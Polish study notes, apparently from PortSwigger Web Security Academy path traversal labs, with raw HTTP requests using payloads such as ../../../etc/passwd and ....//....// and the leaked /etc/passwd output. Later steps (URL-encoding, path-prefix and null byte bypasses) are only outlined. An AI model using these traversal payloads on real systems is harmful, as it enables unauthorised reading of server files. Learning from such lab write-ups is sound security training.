Teoria

```
<img src="/loadImage?filename=218.png">
```

```
/var/www/images/218.png
```

https://insecure-website.com/loadImage?filename=../../../etc/passwd

```
/var/www/images/../../../etc/passwd
```

```
/etc/passwd
```

https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini

File path traversal, simple case

1. Znalezienie requesta, który pobiera jakieś dane z serwera, raczej który wskazuje lokalizację jakiegoś komponentu

```
GET /image?filename=15.jpg HTTP/1.1
Host: acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net
Cookie: session=ej3yr9f3VVdTc6BpdPq1z9HDJ6N6XmV8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: image/avif,image/webp,*/*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```


2. Zmiana wartości tego parametru na /../../../etc/passwd


```
GET /image?filename=/../../../etc/passwd HTTP/1.1
Host: acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net
Cookie: session=ej3yr9f3VVdTc6BpdPq1z9HDJ6N6XmV8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: image/avif,image/webp,*/*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1256

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

File path traversal, traversal sequences blocked with absolute path bypass

1. To samo co wcześniej tylko z samym /etc/passwd






Fuzzing pod path traversala

File path traversal, traversal sequences stripped non-recursively

1. Jest tu mechanizm czyszczenia urla, więc trzeba trochę go zmienić



Request

Pretty Raw Hex \n Select extension...

```
GET /image?filename=....//....//....//etc/passwd HTTP/1.1
Host: acd01f0a1f07f4a3c066a59000bd0071.web-security-academy.net
Cookie: session=R4F4SZG6YHqZxDReeGnb9PKrFO6Z3x1b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: image/avif,image/webp,*/*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://acd01f0a1f07f4a3c066a59000bd0071.web-security-academy.net/product?productId=3
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response

Pretty Raw Hex Render \n Select extensi


```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1256

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

File path traversal, traversal sequences stripped with superfluous URL-decode

1. Podwójnie zakodowany ciąg znaków
    a. Krok 1


    b. Krok 2

2. Wynik ostateczny




File path traversal, validation of start of path

1. Request jest inny niż wcześniej, plik ma podany całą ścieżkę a nie tylko nazwę



2. Trzeba zachować ścieżkę /var/www/images i dopiero dalszą część można edytować



File path traversal, validation of file extension with null byte bypass

1. Bardzo dobrze znane null byte bypass